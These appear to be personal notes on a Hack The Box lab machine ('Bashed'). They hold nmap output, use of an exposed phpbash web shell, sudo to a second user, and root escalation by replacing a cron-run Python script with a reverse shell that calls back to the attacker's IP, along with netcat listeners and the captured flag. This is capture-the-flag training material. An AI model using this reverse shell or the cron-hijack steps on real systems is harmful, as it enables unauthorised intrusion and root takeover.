


HTB-Bashed-05Dev2023


```
$ sudo nmap 10.129.63.73 -sC -O -sV -oA Bashed
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-11 20:34 GMT
Nmap scan report for 10.129.63.73
Host is up (0.025s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/11%OT=80%CT=1%CU=32938%PV=Y%DS=2%DC=I%G=Y%TM=657
OS:77286%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8
OS:)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53
OS:CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120
OS:)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPC
OS:K=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.36 seconds
```

Website



Arrexel's Development Si
10.129.63.73
Search
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PEH Labs
mitmproxy
Swagger Editor
DEVELOPMENT • DECEMBER 4, 2017
phpbash
phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!
phpbash
DEVELOPMENT • DECEMBER 4, 2017
LOAD MORE ENTRIES


10.129.63.73/dev/phpbash.php
GitHub - Arrexel/phpbash
10.129.63.73/dev/phpbash.php
Search
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PEH Labs
mitmproxy
www-data@bashed:/var/www/html/dev# pwd
/var/www/html/dev
www-data@bashed:/var/www/html/dev# cd /
www-data:/#
Burp
Project
Intruder
Dashboard
Target
Intercept
HTTP history
Host
http://10.129.63.73






```
sudo -u scriptmanager
```



```
www-data@bashed:/etc/cron.monthly# sudo -u scriptmanager cat /scripts/test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

New IP

```
Go back one page (Alt+Left Arrow)
Right-click or pull down to show history
# whoami
www-data@bashed:/var/www/html/dev# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/var/www/html/dev# ifconfig
ens33 Link encap:Ethernet HWaddr 00:50:56:96:5c:4b
inet addr:10.129.48.4 Bcast:10.129.255.255 Mask:255.255.0.0
inet6 addr: dead:beef::250:56ff:fe96:5c4b/64 Scope:Global
inet6 addr: fe80::250:56ff:fe96:5c4b/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:111 errors:0 dropped:0 overruns:0 frame:0
TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:12844 (12.8 KB) TX bytes:8575 (8.5 KB)

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:172 errors:0 dropped:0 overruns:0 frame:0
TX packets:172 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:12896 (12.8 KB) TX bytes:12896 (12.8 KB)
```

Proper Shell after uploading a PHP shell and then SU into the scriptmanager user

```
zsh: suspended  sudo rlwrap nc -nvlp 6666

┌──(sw1m㉿kali)-[~/HTB/Bashed]
└─$ stty raw -echo; fg
[1]  + continued  sudo rlwrap nc -nvlp 6666
www-data@bashed:/$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/$ id
id
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
scriptmanager@bashed:/$ whoami
whoami
scriptmanager
scriptmanager@bashed:/$
```


Test script updating everyminute

```
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Dec 13 13:27 test.txt
scriptmanager@bashed:/scripts$ crontab -l
crontab -l
no crontab for scriptmanager
scriptmanager@bashed:/scripts$ crontab -l
crontab -l
no crontab for scriptmanager
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Dec 13 13:28 test.txt
scriptmanager@bashed:/scripts$
```

creating new test.py file with reverse shell


```
┌──(sw1m㉿kali)-[~/HTB/Bashed]
└─$ cat test.py

export RHOST="10.10.14.139"
export RPORT=6667
python -c 'import sys,socket,os,pty
s=socket.socket()
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/bash")'


┌──(sw1m㉿kali)-[~/HTB/Bashed]
└─$ sudo python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.48.4 - - [14/Dec/2023 21:05:27] "GET /test.py HTTP/1.1" 200 -
```


Sending new test.py file with reverse shell



Root Shell Eventually Popped

Turns out the other python reverse shell kept stalling out because i had "python -c" in the code - because crontab is calling python it effectively is triyng to call python twice..




┌──(sw1m㉿kali)-[~]
└─$ sudo rlwrap -cAr nc -lvnp 6667
[sudo] password for sw1m:
listening on [any] 6667 ...
connect to [10.10.14.139] from (UNKNOWN) [10.129.74.55] 49738
root@bashed:/scripts# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bashed:/scripts# cd /root
cd /root
root@bashed:~# ls
ls
root.txt
root@bashed:~# cat root.txt
cat root.txt
9eea041ad92e738f03ad1021ab46cdf3
root@bashed:~#